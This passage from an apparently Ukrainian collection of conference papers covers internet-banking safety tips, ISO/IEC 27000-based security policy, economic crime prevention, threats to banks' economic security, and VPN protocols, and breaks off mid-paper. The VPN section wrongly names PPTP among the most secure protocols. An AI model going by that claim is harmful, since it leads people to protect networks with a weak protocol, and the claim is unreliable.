4) обережність при користуванні Інтернет-банкінгом з невідомих посилань;

5) зміна пароля, якщо виникли будь-які сумніви щодо безпеки даних. Якщо клієнт втратив мобільний телефон, на який надсилаються одноразові паролі для входу в систему Інтернет-банкінгу, – оперативне повідомлення співробітникам банку для блокування доступу до системи.

Всі зазначені рекомендації спрямовані на те, щоб схильність банків та їх клієнтів до неминучих ризиків була мінімальною. Однак, безпека Інтернет-банкінгу на даний момент знаходиться на такому високому рівні, що швидкість розвитку комп'ютерних технологій в нашій країні вже не дозволяє так легко атакувати рахунки клієнтів банків злочинним організаціям. Але, безсумнівно, вирішувати ці проблеми необхідно спільними зусиллями кредитних організацій.

Список використаних джерел:

1. Сербина О. Г. Інтернет-банкінг: українська практика та світовий досвід / О. Г. Сербина, О. М. Загузова // Молодий вчений. – 2014. – № 4(07)(1). – С. 122–125.

2. Руда О. Л. Інтернет-банкінг – базовий інструмент на ринку банківських послуг / О. Л. Руда // Науковий вісник Херсонського державного університету. – 2015. – №12. – С. 185–188.

3. Єсіна О.Г. Інтернет-банкінг в Україні: сучасний стан, проблеми та перспективи розвитку / Єсіна О.Г. // Вісник соціально-економічних досліджень. – 2013. – № 1 (48). – С. 209–213.

Рудий Т. В.
професор кафедри інформатики
ЛьвДУВС, кандидат технічнихнаук,
доцент
Сеник С. В.
науковий співробітник відділу організації
наукової роботи ЛьвДУВС

ОРГАНІЗАЦІЙНО-ПРАВОВІ АСПЕКТИ ФОРМУВАННЯ ПОЛІТИКИ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ

Незважаючи на позитивні зміни у законодавчому регулюванні інформаційних відносин обмеженість національного законодавства і відсутність єдиної правової бази правоохоронних органів у протидії інформаційним зловмисникам - одна з головних причин зростання кількості і

високий рівень патентності злочинів пов’язаних з інформаційною безпекою (ІБ).

Проблема захисту інформації (ЗІ) не може бути розв’язана без впровадження нових законодавчих, нормативно-правових актів і нової політики у сфері інформатизації. З огляду на це, інформаційні відносини є об’єктом правового регулювання.

Важливою проблемою залишається і відсутність системного підходу до формування правової політики держави в інформаційній сфері, про що наголошують у своїх публікаціях [1, 2, 3, 4] відомі у цій галузі науковці.

З розвитком інформаційних технологій (ІТ) і систем ЗІ виникла потреба уніфікувати вимоги до їх проектування та впровадження забезпечивши необхідний рівень стандартизації. Одним з найважливіших напрямів цієї роботи є адаптування міжнародного стандарту ISO/IEC серії 27000.

Однак, чинне законодавство України у інформаційній сфері не враховує вимог міжнародних стандартів, які надають більш широкий спектр послуг та профілів захищеності.

Тому, організаційно-правові засади системи ЗІ в ІС підрозділів НП України повинні формуватися відповідно до рекомендацій міжнародних стандартів та з дотриманням положень чинного законодавства України. Такими стандартами є: ISO/IEC 27001:2013 Інформаційні технології. Методи захисту. Системи менеджменту інформаційною безпекою; ISO/IEC 27002:2005 Інформаційні технології. Методи захисту. Кодекс практики для управління інформаційною безпекою; ISO/IEC 27003:2010 Інформаційні технології. Методи захисту. Керівництво з застосування системи менеджменту захисту інформації; ISO/IEC 27004:2009 Інформаційні технології. Методи захисту. Вимірювання; ISO/IEC 27005:2008 Інформаційні технології. Методи забезпечення безпеки. Управління ризиками інформаційної безпеки; ISO/IEC 27006:2007 Інформаційні технології. Методи забезпечення безпеки. Вимоги до органів аудиту і сертифікування систем менеджменту інформаційною безпекою [5,6,7,8,9].

Інкорпорацію законодавства України та структуру нормативно-правових актів України у галузі технічного захисту інформації, обов’язкових до виконання на рівні правової доктрини, можна подати наступним чином: Конституція України; Закони України; укази та розпорядження Президента України; постанови та розпорядження Кабінету Міністрів України; нормативно-правові акти Служби безпеки України, Державної служби спеціального зв'язку та захисту інформації України; міжнародні угоди України з питань технічного захисту інформації, згода на обов'язковість виконання яких надана Верховною Радою України.

Інформація, яка є власністю держави, або інформація з обмеженим доступом, вимога щодо захисту якої встановлена чинним законодавством, повинна оброблятися в ІС із застосуванням комплексної системи захисту інформації з підтвердженою відповідністю. Підтвердження відповідності здійснюється за результатами державної експертизи та отримання атестату відповідності [10]. Така комплексна система захисту інформації повинна забезпечувати

безпечність та надійність функціонування ІС і, на переконання авторів, розробляється, впроваджується, функціонує на засадничих принципах політики інформаційної безпеки (ПІБ).

Політика інформаційної безпеки документально описує і регламентує систему управління інформаційною безпекою (СУІБ) в ІС, відповідає вимогам чинного законодавства України та міжнародних угод, базується на рекомендаціях міжнародних стандартів ISO/IEC серії 27000 [11].

Основним завданням впровадження ПІБ є захист інформаційних активів від зовнішніх та внутрішніх, навмисних і ненавмисних загроз. ПІБ розповсюджується на всі аспекти діяльності ІС та застосовується до всіх інформаційних активів, які можуть справляти матеріальний інтерес для зловмисних діянь у разі несанкціонованого доступу.

Аналіз наявних у вільному доступі матеріалів дає змогу виявити недоліки у методології розроблення ПІБ систем захисту, які суттєво впливають на ефективність їх функціонування. Відзначимо основні з цих недоліків: ПІБ системи захисту інформаційних активів ІС не враховує динаміки зміни загроз; недостатній рівень стійкості системи захисту ІС до відмов та відновлення після збоїв; необхідність зосередження ресурсів підтримки систем безпеки інформаційних активів ІС на найбільш критичних напрямах; відсутність ефективних методик попереднього оцінювання ефективності системи безпеки інформаційних активів ІС; ігнорування нормативно-правовими аспектами та вимогами міжнародних стандартів у галузі ІБ при проектуванні системи захисту.

ПІБ регламентує управління доступом та паролями, чіткий розподіл ролей та обов’язків, визначення вимог ІБ для кожного активу. Впровадження ПІБ забезпечує підтримку рівня безпеки в ІС на належному рівні, що у свою чергу передбачає: постійне навчання працівників у сфері ІБ; проведення контролю безпеки та доступу до ІС; управління інцидентами, категоріювання та забезпечення конфіденційності інформації; антивірусний захист, резервне копіювання, ліцензійну чистоту програмного забезпечення, вхідний/вихідний контроль за обміном інформацією у ІС; забезпечення фізичної безпеки та інших аспектів ІБ.

Для зменшення ризиків виникнення інцидентів ІБ, пов’язаних з зовнішніми і внутрішніми, навмисними та ненавмисними впливами, елементарною необізнаністю працівників у галузі ІТ необхідно розробити та запровадити систему управління інцидентами інформаційної безпеки (СУІБ), яка є базовою частиною загальної СУІБ. СУІБ дозволяє виявляти, враховувати, реагувати і аналізувати події та інциденти ІБ. Без реалізування цих процесів неможливо забезпечити рівень захищеності, який є адекватним до вимог міжнародних стандартів і галузевих норм.

Управління інцидентами, це важливий процес, який забезпечує можливість спочатку виявити інцидент, а потім за допомогою коректно обраних засобів підтримки якомога швидше його усунути.

Основна задача управління інцидентами – якомога швидше відновити роботу сервісів і звести до мінімуму негативний вплив інциденту на роботу ІС для підтримки якості і доступності сервісів на максимально можливому рівні. Штатною вважається робота сервісів, що не виходить за рамки угоди про рівень обслуговування.

Цілі, які ставлять перед СУІБ є такими: відновлення штатної роботи сервісів у найкоротші терміни; зведення до мінімуму вплив інцидентів на функціонування ІС; забезпечення злагодженого оброблення всіх інцидентів і запитів обслуговування; зосередження ресурсів підтримки ІБ на найбільш важливих напрямах; надання відомостей, які дозволять оптимізувати процеси підтримки, зменшити кількість інцидентів і запланувати управління.

Для реалізування СУІБ необхідно виконати такі роботи: надати ресурси для розроблення та впровадження системи СУІБ; здійснити фахову підготованість працівників; визначити область функціонування СУІБ; розробити комплекс процесів СУІБ; впровадити процеси СУІБ та інтегрувати їх з уже функціонуючими процесами, такими як інвентаризування активів, аналіз ризиків та оцінювання ефективності; розробити архітектуру і комплекс програмно-технічних засобів з автоматизації процесів СУІБ і моніторингу подій.

Таким чином, необхідно реалізувати комплексний підхід щодо розв’язання наступних задач: виявлення, інформування та облік інцидентів ІБ реакція на інциденти ІБ, включаючи застосування необхідних засобів для запобігання, зменшення і відновлення завданого збитку; аналіз реалізованих інцидентів, з метою планування превентивних заходів захисту і поліпшення процесу забезпечення ІБ в цілому.

Для оброблення подій та інцидентів ІБ необхідно організувати процес реагування на інциденти. Основними задачами процесу реагування на інциденти інформаційної безпеки є: забезпечення координування реагування на інцидент; підтвердження/спростування факту виникнення інциденту; забезпечення збереження і цілісності доказів виникнення інциденту, створення умов для накопичення і зберігання точної інформації про інциденти, що мали місце; мінімізування порушень порядку роботи і пошкодження даних, відновлення в найкоротші терміни працездатності ІС при її порушенні у результаті інциденту; мінімізування наслідків порушення конфіденційності, цілісності і доступності інформації у ІС; створення умов для порушення цивільної або кримінальної справи проти зловмисників; захист активів ІС; швидке виявлення та/або попередження подібних інцидентів у майбутньому.

Висновки. 1. На підставі проведеного аналізу автори вважають, що існуюча нормативно-правова база, яка крім іншого не окреслює вимог до розроблення ПІБ та оцінювання ризиків, повинна бути істотно доповненою. Для цього необхідно або адаптувати стандарти ISO/IEC серії 27000, що дасть можливість легально брати участь у державному або приватному сертифікуванні систем ТЗІ, або – розроблення власних, якісно нових стандартів безпеки для державних силових структур.

2. Ефективність захисту спеціалізованих ІС залежить від прийняття правильних рішень, які підтримують захист, котрий адаптується до постійно змінюваних умов функціонування і, на переконання авторів, розробляється, впроваджується, функціонує на засадничих принципах ПІБ.

Список використаних джерел

1. Олійник О. В. Нормативно-правове забезпечення інформаційної безпеки в Україні / О. В. Олійник // Право і суспільство. – 2012. - № 3. – С. 132-137. – Режим доступу: http://nbuv.gov.ua/UJRN/Pis_2012_3_30.
2. Karpinski M. Information Security / M. Karpinski. Warsaw: – Measurements, Automation and Monitoring. – 2012. – 280 p.
3. Цимбалюк В. С. Інституціоналізація інформаційної безпеки в інформаційному праві України / В. С. Цимбалюк // Бюлетень Мін'юсту України. – 2007. – № 8. – С. 45–53.
4. Тарасенко Р.Б. Інформаційне право: Навчально-методичний посібник / Р.Б. Тарасенко. МВС України, Луган. держ. ун-т внутр. справ ім. Е.О. Дідоренка. – Луганськ: РВВ ЛДУВС ім. Е.О. Дідоренка, 2010. – 512 с.
5. Міжнародний стандарт ISO/IEC 27001 / – [Електронний ресурс]. – Режим доступу: http://www.iso.org
6. Міжнародний стандарт ISO/IEC 27002 / – [Електронний ресурс]. – Режим доступу: http://www.iso.org
7. Міжнародний стандарт ISO/IEC 27003-27004 / – [Електронний ресурс]. – Режим доступу: http://www.iso.org
8. Міжнародний стандарт ISO/IEC 27005 / – [Електронний ресурс]. – Режим доступу: http://www.iso.org
9. Міжнародний стандарт ISO/IEC 27006 / – [Електронний ресурс]. – Режим доступу: http://www.iso.org
10. Когут В.В. Порядок атестування систем технічного захисту інформації / В.В. Когут, Т.В. Рудий, Я.Ф. Кулешник / Проблеми діяльності кримінальної міліції в умовах розбудови правової держави // Матеріали науково-звітної конференції факультету кримінальної міліції Львівського державного університету внутрішніх справ (12 березня 2010 р.). – Львів: Львівський державний університет внутрішніх справ, 2010. – С. 90-97.
11. Рудий Т.В. Політика інформаційної безпеки в інформаційних системах спеціального призначення / Т.В. Рудий, О.В. Захарова, А.Т. Рудий / Проблеми застосування інформаційних технологій, спеціальних технічних засобів у діяльності ОВС та навчальному процесі: збірник наукових статей за матеріалами доповідей науково-практичної конференції 27 грудня 2013 року. Львів: ЛьвДУВС, 2014. – С. 21-26.

Рижков Е.В.
завідувач кафедри економічної та інформаційної безпеки Дніпропетровського державного університету внутрішніх справ, кандидат юридичних наук, доцент
Матвієнко А.О.
здобувач вищої освіти, 5 курс, група С-ЮЗ-6113 факультету заочного навчання Дніпропетровського державного університету внутрішніх справ

ПОПЕРЕДЖЕННЯ ЗЛОЧИННОСТІ У СФЕРІ ЕКОНОМІКИ

В умовах ускладнення соціально-економічної ситуації в державі особливої уваги потребує протидія злочинам у сфері економіки. Адже сьогодні в Україні практично відсутня профілактична робота щодо попередження економічних злочинів. Відповідні підрозділи Національної поліції, що забезпечують захист економічного сектору від протиправних посягань, очикує чергове реформування та реорганізація. Такий стан справ сприяє вчиненню злочинів, наслідки яких посягають на інтереси держави, зокрема у сфері економіки, а також проявляються у розширенні тіньового сектора та зростанні дефіциту державного бюджету.

Стан проведення превентивних заходів є вкрай незадовільним та в основному зводиться до формального проголошення такого виду роботи. Теорія проведення попереджувальної роботи відрізняється від реалій сьогодення і потребує негайного впровадження, адже, як відомо, кошти, витрачені на попередження економічних злочинів в кілька разів будуть меншими, аніж витрати, пов'язані із заходами щодо усунення наслідків протиправних діянь.

Важливим аспектом удосконалення інформаційного забезпечення попередження економічної злочинності є налагодження алгоритму накопичення і використання бази даних. У цьому напрямі слід звернути увагу на розробку та впровадження інформаційних технологій, що дозволили б оперативно обробляти та використовувати значний масив даних, які накопичуються у базах даних тих правоохоронних органів, які ведуть боротьбу з економічною злочинністю. Звісно, доцільно також проводити роботу щодо узагальнення наявної інформації у сфері протидії економічній злочинності з метою досягнення позитивних результатів у запобіганні та розкритті даного виду злочинів [6, с. 73].

На думку О.С. Тарасенка, ефективність діяльності підрозділів боротьби з економічною злочинністю з виявлення, попередження та документування злочинів зумовлюється рівнем обізнаності оперативних працівників з основними способами їх вчинення. Це твердження набуває особливого значення у зв'язку з появою останнім часом „витончених багатоходових схем"

злочинних дій. Недосконаліть (а в деяких випадках – повна відсутність) нормативних актів, що регламентують кваліфікацію дій осіб за вчинення злочинів економічної спрямованості, ускладнює діяльність оперативних підрозділів щодо виявлення та фіксації дій осіб, які готують або вчиняють зазначені злочини [7]. Однією з причин ситуації, що склалася у сфері економічних правовідносин, є й недостатня наукова розробка питань, які стосуються проблеми боротьби зі злочинами економічної спрямованості.

Багато дослідників схиляються до думки, що на практиці набагато легше попередити факт учинення злочину, аніж долати його негативні наслідки. Для прикладу, А.Е. Жалінський стверджує, що профілактика злочинів може ефективно здійснюватися лише у тому випадку, коли: чітко усвідомлена мета проведення профілактичних дій; правильно підібрані кадри, які зможуть реалізовувати затверджений план дій; розписана схема проведення такого виду роботи; визначена правова і методична її регламентація; виділені необхідні матеріальні ресурси [3, с. 41].

Важливою є аналітична розвідка, яка передбачає вивчення матеріалів прихованого спостереження, оперативних установок, повідомлень негласних співробітників, даних перехоплення з різних каналів зв'язку, а також аналіз повідомлень, публікацій і виступів у засобах масової інформації, статистичних даних, зведень, що містяться в державних і недержавних автоматизованих банках даних та інформаційних системах [4, с. 166].

Статистичні дані МВС України засвідчують, що серед низки показників дані про «припинені злочини» або «проведену профілактичну роботу» і надалі відсутні. Основними критеріями оцінки позитивної роботи оперативних підрозділів досі залишаються показники розкриття (виявлення та припинення – авт.) злочинів, а не їх попередження [5, с. 113].

Ефективність роботи правоохоронних органів з контролю за розкриттям злочинів традиційно визначався питомою вагою злочинів, за вчинення яких особам пред'явлено обвинувачення у звітному періоді [1].

З огляду на це можна зробити висновок, що здійснення попереджувальної діяльності практично ніде не фіксується та не впливає на показник якості роботи, а, отже, не мотивує працівника до її здійснення. На нашу думку, було б доцільно забезпечити ефективну реалізацію державної політики у сфері профілактики правопорушень шляхом розроблення та здійснення комплексу заходів, спрямованих на усунення причин та умов вчинення протиправних діянь, а також налагодження дієвої співпраці правоохоронних органів та центральних і місцевих органів виконавчої влади, яка б слугувала одним із критеріїв ефективності роботи практичних працівників [2].

Отже, попередження економічних злочинів є важливою та необхідною умовою нормального розвитку економіки держави. На нашу думку, краще вчасно попередити злочин, а ніж потім після його вчинення залучати значні матеріальні та кадрові ресурси для їх розслідування та усунення негативних наслідків. В умовах реформування правоохоронного сектору важаємо за необхідне не припиняти розробку нових методик щодо попереджання економічної злочинності.

Список використаних джерел:

1. Інструкція про єдиний облік злочинів, затв. Наказом Генеральної прокуратури України 26.03.2002 р. № 20, Міністерства внутрішніх справ України 26.03.2002 р. № 84, Служби безпеки України 26.03.2002 р. № 293, Державної податкової Адміністрації України 26.03.2002 р. № 126, Міністерства юстиції України 26.03.2002 р. № 18/5.
2. Концепція Державної програми профілактики правопорушень на період до 2015 року. [Електронний ресурс]. – Режим доступу: http://zakon2.rada.gov.ua/laws/show/1911-2010-%D1%80
3. Жалинский А.Э. Условия ефективности профилактики преступлений / А.Э. Жалинский. – М.: Изд-во ВНИИ МВД СССР, 1978. – 152 с.
4. Мірошниченко С. С. Головні напрямки діяльності органів прокуратури України з попередження організованої злочинності : дис. … канд. юрид.наук : 12.00.08 / С. С. Мірошниченко ; Нац. юрид. акад. ім. Ярослава Мудрого. – Харків, 2006. – 219 с.
5. Ревак І. О. Попередження економічної злочинності як невід'ємна складова ефективної роботи працівників органів внутрішніх справ [Електронний ресурс] / І. О. Ревак, М. М. Охримович // Науковий вісник Львівського державного університету внутрішніх справ. серія економічна. - 2012. - Вип. 1. - С. 111-117.
6. Рогозін С. М. Інформаційно-аналітичне забезпечення попередження економічної злочинності [Електронний ресурс] / С. М. Рогозін // Боротьба з організованою злочинністю і корупцією (теорія і практика). - 2013. - № 1. - С. 72-79.
7. Тарасенко В.Є. Оперативно-розшукова характеристика злочинів як основа визначення об'єктів оперативно-розшукового впливу // Методологічні проблеми теорії і практики ОРД в сучасних умовах: Вісник ЛАВС. – 2004. – № 3. – Ч. 2. – С. 130-136.

Савченко О. О.
кандидат юридичних наук,
доцент

ОСНОВНІ СКЛАДОВІ ЗАБЕЗПЕЧЕННЯ ФІНАНСОВОЇ ТА ЕКОНОМІЧНОЇ БЕЗПЕКИ БАНКІВСЬКИХ УСТАНОВ В СУЧАСНИХ УМОВАХ

В умовах збільшення частки приватного капіталу в економіці України, розвитку малого й середнього бізнесу, наявності певних проблем у діяльності банківських і фінансових державних та недержавних установ, інших викликів, рівень забезпечення їх економічної безпеки, на жаль, не відповідає існуючим

вимогам сьогодення, а тому стає дуже актуальним питання щодо вирішення проблем організації та забезпечення фінансової безпеки, участі в цьому правоохоронних органів, зокрема Національної поліції України.

Враховуючи тематику доповіді, на наш погляд, необхідно розглядати це питання комплексно. По-перше, з поняття економічної безпеки в цілому і фінансової безпеки зокрема, а по-друге, з розгляду відповідних заходів щодо її забезпечення.

З метою вирішення проблем забезпечення фінансово-економічної безпеки діяльності банків і фінансових установ у подальшому більш детально розглянемо такі питання, як поняття й сутність економічної безпеки, фактори небезпеки, технологічні та функціональні дії щодо захисту від загроз фінансових і банківських установ.

Як відомо, економічна безпека є одною із складових загальної безпеки підприємництва, і однією з найважливіших умов нормального функціонування та розвитку банківських установ.

У сучасних умовах господарювання в Україні діяльність фінансових установ, незалежно від форм власності, є достатньо складним і ризикованим заняттям. І це пов'язано не тільки з далеко не найкращим загальним станом національної економіки, різними макроекономічними деформаціями, кризовими явищами й низкою інших специфічних факторів, що негативно впливають на економічну безпеку фінансових установ. Серед таких факторів найбільше значення, на нашу думку, мають такі:

— невирішеність соціальних проблем населення — низький рівень доходів, безробіття, плинність кадрів та інші, що суттєво знижують ступінь відповідальності працівників банківських установ і в основному їх керівників, до збереження грошей і матеріальних коштовностей;

— збереження високого рівня тінізації та криміналізації економіки взагалі, поширення випадків укладання протиправних кредитних договорів, зовнішньоекономічних угод із метою відмивання «брудних» грошей і вивозу їх за кордон;

— установлення контролю з боку окремих кримінальних елементів над багатьма суб'єктами господарської діяльності різних секторів економіки, у тому числі й у сфері фінансів;

— недостатність досвіду українського банківського бізнесу у розробці й реалізації засобів і методів захисту власної економічної безпеки;

— недостатня кількість досвідчених фахівців-професіоналів із цих питань;

— низький рівень взаємодії фінансових установ, їх служб безпеки з правоохоронними органами тощо.

При цьому треба мати на увазі що, організація, побудова і функціонування комплексної системи економічної безпеки, ми вважаємо, повинні ґрунтуватися на основі додержання таких основних принципів як: законність, економність, компетентність, безперервність, координація та взаємодія з правоохоронними органами, плановість та підконтрольність керівництву фінансової установи.

У процесі здійснення господарської діяльності фінансові установи можуть стикатися з протиправними діями й відчувати негативний вплив з боку різних фізичних і юридичних осіб, що безпосередньо чи опосередковано спрямований на дестабілізацію економічного стану суб'єкту господарювання, зокрема банківської установи. У цьому зв'язку постає питання про поняття загроз економічній безпеці фінансових установ, оскільки у кінцевому рахунку такі загрози виражаються у значних грошових втратах.

Загрози економічній безпеці фінансової установи можуть бути дуже різноманітними, а їх класифікація — багатогранною. На нашу думку, найбільш цікавою буде така класифікація за різними ознаками і критеріями.

Так, за джерелом виникнення всі загрози можна поділити на внутрішні й зовнішні.

Внутрішні загрози — це такі, що пов'язані з недоліками й прорахунками у діяльності самого банку, які можуть призвести до негативних наслідків, а також неефективністю заходів, які вживаються для усунення причин і умов, що цим недолікам сприяють, а саме:

• недоліки у роботі з персоналом установи, як: планування, організація та управління персоналом (підбір, розстановка, організація праці, підвищення кваліфікації, навчання кадрів і забезпечення мотивації до праці);

• низький рівень внутрішньогосподарського контролю за здійсненням фінансово-господарських операцій, веденням бухгалтерського обліку матеріальних цінностей і грошових коштів, складанням бухгалтерської та іншої документації установи, що безпосередньо сприяють вчиненню корисливих злочинів та інших правопорушень;

• невирішеність соціальних проблем працівників фінансової установи (низька заробітна плата, соціальна незахищеність, відсутність мотивації до праці тощо);

• низький рівень організації роботи з конфіденційними документами (фінансовими документами, планами, звітами, цивільно-правовими документами, кресленнями, технічною документацією, електронними носіями інформації тощо), оскільки саме ці джерела інформації можуть бути об'єктами неправомірних зазіхань;

• плинність кадрів, відсутність досвідчених фахівців-професіоналів на важливих ділянках установи, неефективна робота внутрішньої служби економічної безпеки;

• незадовільний стан забезпечення збереження матеріальних цінностей, грошових коштів і відомостей, що становлять фінансову, банківську й іншу таємницю;

• низький організаційний рівень захисту комп'ютерних систем від несанкціонованого доступу;

• інші чинники, що можуть спричинити шкоду банківської установи.

До зовнішніх загроз відносять такі, джерела яких перебувають поза межами фінансової установи, наприклад:

— розкрадання матеріальних коштів і цінностей особами, що не працюють у даній фінансовій установі;

— промислове шпигунство, таємне спостереження за співробітниками установи, зараження комп'ютерних програм вірусами, засилання копіювання комп’ютерних програм і даних, підслуховування переговорів тощо;

— незаконні дії конкурентів, переманювання співробітників банку, які володіють комерційною таємницею, на більш високі посади співробітників представниками конкурентів;

— викрадення комп’ютерної інформації або заволодіння нею шляхом шахрайства, інших злочинів із використанням високих технологій тощо.

Загрози економічній безпеці фінансових установ можна класифікувати також і за ступенем тяжкості спричинених наслідків: загрози з низьким, середнім і високим ступенем тяжкості наслідків.

Як правило, реалізація загроз із низьким та середнім ступенем тяжкості наслідків не чинить якого-небудь істотного впливу, навіть на поточну діяльність установи.

Найбільшу небезпеку для фінансової установи, її стратегічних програм і для персоналу представляють загрози з високим ступенем тяжкості наслідків. Їх здійснення може призвести до різкого погіршення фінансово-економічного стану установи й викликати можливе припинення її діяльності зараз або ліквідацію у майбутньому. В першу чергу це: розповсюдження неправдивої інформації про банкрутство банківської установи, і швидке зняття вкладниками коштів з депозитів, видача значних сум не забезпечених кредитів підприємствам, які належать співвласникам банку та їх привласнення, необґрунтована закупівля значних сум валютних коштів за рахунок банківської установи та їх привласнення тощо.

Таким чином, необхідно мати на увазі, що найбільше значення у справі забезпечення економічної безпеки фінансових установ належить первинним — економіко-правовим і організаційним заходам, оскільки саме вони забезпечують фундамент системи безпеки, на відміну від вторинних технічних, фізичних та інших заходів.

У процесі досягнення поставленої мети необхідно вирішувати такі конкретні завдання, які поєднують усі напрями забезпечення безпеки. Для цього ми пропонуємо комплексний системний підхід.

До основних завдань комплексної системи економічної безпеки діяльності фінансових установ віднесено:

• забезпечення економічної ефективності банківської діяльності, зокрема його фінансової стабільності й фінансової незалежності;

• захист співробітників, капіталу, майна, законних прав і комерційних інтересів від протиправних посягань з боку конкурентів і кримінальних угруповань;

• збір та аналіз заінтересованої інформації для опрацювання ефективних і дієвих управлінських рішень з питань стратегії і тактики розвитку системи економічної безпеки банківської установи;

• забезпечення високої конкурентно-здатності банківських послуг на основі ефективного менеджменту і маркетингу;

• збір, аналіз та оцінка інформації про партнерів, конкурентів, клієнтів,

інших фізичних і юридичних осіб із метою прийняття превентивних заходів і попередження реальних і можливих погроз економічній безпеці;

• забезпечення збереження матеріальних цінностей, грошових коштів і відомостей, що становлять фінансову, банківську й іншу таємницю, що охороняється законом;

• організація навчання персоналу фінансової установи з метою постійного підвищення кваліфікації і контролю щодо дотримання ним відповідних вимог, норм і правил, спрямованих на забезпечення економічної безпеки;

• розробка якісної інструкції про допуск персоналу до роботи з документами, що містять фінансову, банківську чи іншу таємницю, яка охороняється законом, організація ведення закритого діловодства;

• інші завдання, спрямовані на забезпечення економічної безпеки фінансової установи та її сталий розвиток.

Як відомо, банківська система пов'язана з накопиченням, розподілом і використанням значних державних і приватних коштів, є однією з найбільш притягальних для окремих злочинців і особливо для організованих злочинних груп. У даній системі на теперішній час учиняється значна кількість різного роду шахрайств із фінансовими ресурсами та розкрадань, і як видно злочинність у банківській сфері можна віднести до одних із найбільш небезпечних економічних правопорушень, оскільки їх негативний вплив відображається не тільки на самому банку, але і на багатьох інших суб'єктах економічної діяльності, вкладниках і фінансовій системі держави в цілому. Тому недосконаліть механізму забезпечення фінансової та економічної безпеки, наявність не вирішення існуючих проблем призводить до того, що в багатьох випадках найкращі цілі банківської діяльності перетворюються на свою протилежність і замість позитиву завдають шкоди. Останні події в банківській сфері України, які пов’язані з фінансовими проблемами і подальшим банкрутством значної кількості банківських установ, тільки підтверджують актуальність і важливість розгляду цих питань.

Список використаних джерел:

1.Кравчук С.Й. Економічна злочинність в Україні. Курс лекцій. Навчальний посібник. – К.: «Кондор», 2009.- 282 с.

2.Гапоненко В.Ф., Безпалько А.Л., Власков А.С. Экономическая безопасность предприятий. Подходы и принципы.- М.: Издательство «Ось-89», 2007,- 208 с.

3. Попович В. М. Правові основи банківської та підприємницької економічної безпеки / В. М. Попович. — К. : КШКДПВ «Дія-плюс», 1994 р. — 324 с.

4. Савченко О. О. Основи економічної безпеки та попередження злочинів в процесі інвестиційної діяльності банківських та кредитно-фінансових установ : наук.-практ. посіб. / О. О. Савченко, Н. І. Новікова, Є. В. Рижков; за заг. ред. О. О. Савченка. — Донецьк : ТОВ «Юго-Восток, Лтд», 2008. — 204 с.

5. Савченко О.О. Оперативно-розшукова профілактика й розкриття злочинів у сфері діяльності банківських і кредитно-фінансових установ. Курс

лекцій: навчальний посібник / Олександр Олександрович Савченко. Донецьк: ДЮІ ЛДУВС ім.. Е.О.Дідоренка, 2011. – 292 с.

6. Камлик М. І. Економічна безпека підприємницької діяльності. Економіко правовий аспект : навч. пос. / М. І. Камлик. — К. : Атіка, 2005. — 432 с.

7. Ніколаюк С. І. Безпека суб'єктів підприємницької діяльності: курс лекцій. Серія: Бібліотека оперативного працівника / С. І. Ніколаюк, Д. Й. Никифорчук. — К. : КНТ, 2005.- 320 с.

8. Экономика и организация безопасности хозяйствующих субъектов. 2-е изд. — СПб. : Питер, 2004. — 288 с.

Сеник В.В.
завідувач кафедри інформатики Львівського державного університету внутрішніх справ, кандидат технічних наук, доцент
Кулешник Я.Ф.
доцент кафедри інформатики Львівського державного університету внутрішніх справ, кандидат технічних наук, доцент

ОКРЕМІ ПИТАННЯ БЕЗПЕКИ VPN-МЕРЕЖ

Останніми роками у світі телекомунікацій помітний підвищений інтерес до віртуальних приватних мереж (Virtual Private Network – VPN), що обумовлено бажанням та необхідністю зменшення витрат на утримання корпоративних мереж за рахунок дешевшого підключення віддалених користувачів через мережу Internet. Дійсно, під час порівняння вартості послуг зі з'єднання декількох мереж через мережу Internet, наприклад, мережами FrameRelay можна помітити суттєву різницю у вартості. Однак слід зазначити, що під час об'єднання мереж через мережу Internet відразу виникає питання про безпеку передачі даних. У зв'язку із цим виникає необхідність створення механізмів, що дозволять забезпечити конфіденційність і цілісність інформації, яка передається мережею. Мережі, які побудовані на основі таких механізмів отримали VPN. VPN – це узагальнена назва технологій, які дозволяють забезпечити одне або декілька мережевих з'єднань (логічну мережу) поверху іншої мережі, наприклад, Internet.

Мережі VPN будуються з використанням протоколів тунелювання даних через мережу зв'язку загального користування Internet, причому ці протоколи забезпечують шифрування даних і здійснюють передачу даних між користувачами. Як правило, на сьогоднішній день для побудови VPN-мереж

використовуються протоколи наступних рівнів: канальний, мережевий, транспортний [1].

На канальному рівні можуть використовуватися протоколі тунелювання даних L2TP і PPTP, які використовують авторизацію і аутентифікацію. На мережевому рівні використовується протокол IPSec, який реалізує шифрування даних та аутентифікацію абонентів. І, нарешті, на транспортному рівні використовується протокол SSL/TLS або SecureSocketLayer/TransportLayerSecurity, які виконують шифрування і аутентифікацію між транспортними рівнями приймача та передавача [1].

Існує декілька варіантів побудови VPN-мережі. Під час вибору рішення необхідно враховувати фактори продуктивності засобів побудови VPN. Досвід показує, що для побудови VPN найкраще використовувати спеціалізоване обладнання. Однак, якщо існують фінансові обмеження, то можна звернути увагу на програмні рішення.

VPN скривають особистість користувача і дійсне місцезнаходження, захищає дані, які передаються по мережі, а також робить доступними закриті (наприклад, адміністратором) сайти та сервіси.

Одним із найтиповіших сценаріїв використання VPN-мережі є підключення віддаленого користувача до корпоративної мережі. Користувач почуває себе як вдома і може без проблем користуватися корпоративними сервісами. Інше передбачає підключення до корпоративної мережі не окремих користувачів, а цілих офісів. Мета залишається тією ж – надійно і безпечно об’єднати географічно розділені елементи однієї установи в одну мережу. Не рідко організовуються VPN-мережі і між серверами або цілими обчислювальними кластерами для підтримання їх доступності і дублювання даних. Частота їх використання напряму пов’язана з ростом популярності хмарних технологій. Причому, усе вище перелічене відноситься не до певних тимчасових рішень, адже такі підключення можуть підтримуватися і підтримуються роками [3].

У наші дні серед найпопулярніших протоколів виділяють наступні:

- PPTP. Використовує протокол тунелювання між вузлами точка-точка PPTP (Point-to-PointTunnelingProtocol) і протокол MicrosoftPoint-to-PointEncryptionProtocol (MPPE).
- L2TP. Використовує протокол L2TP (Layer 2 Tunneling Protocol) і IPSec (Internet Protocol Security) для шифрування.
- IPSec в режимі тунелювання (IPSec Tunneling Mode). Використовує IPSec як для встановлення тунелю, так і для забезпечення шифрування [2].

Звичайно, протоколів VPN існує достатньо багато, однак, розглянуті вище три протоколи входять в першу трійку лідерів з використання. Порівнюючи їх можна з впевненістю сказати, що найзахищенішими протоколами є протоколи IPSec і PPTP. За допомогою цих двох протоколів можна створити надійну і захищену мережу на основі ненадійної мережі, як правило мережі Internet.

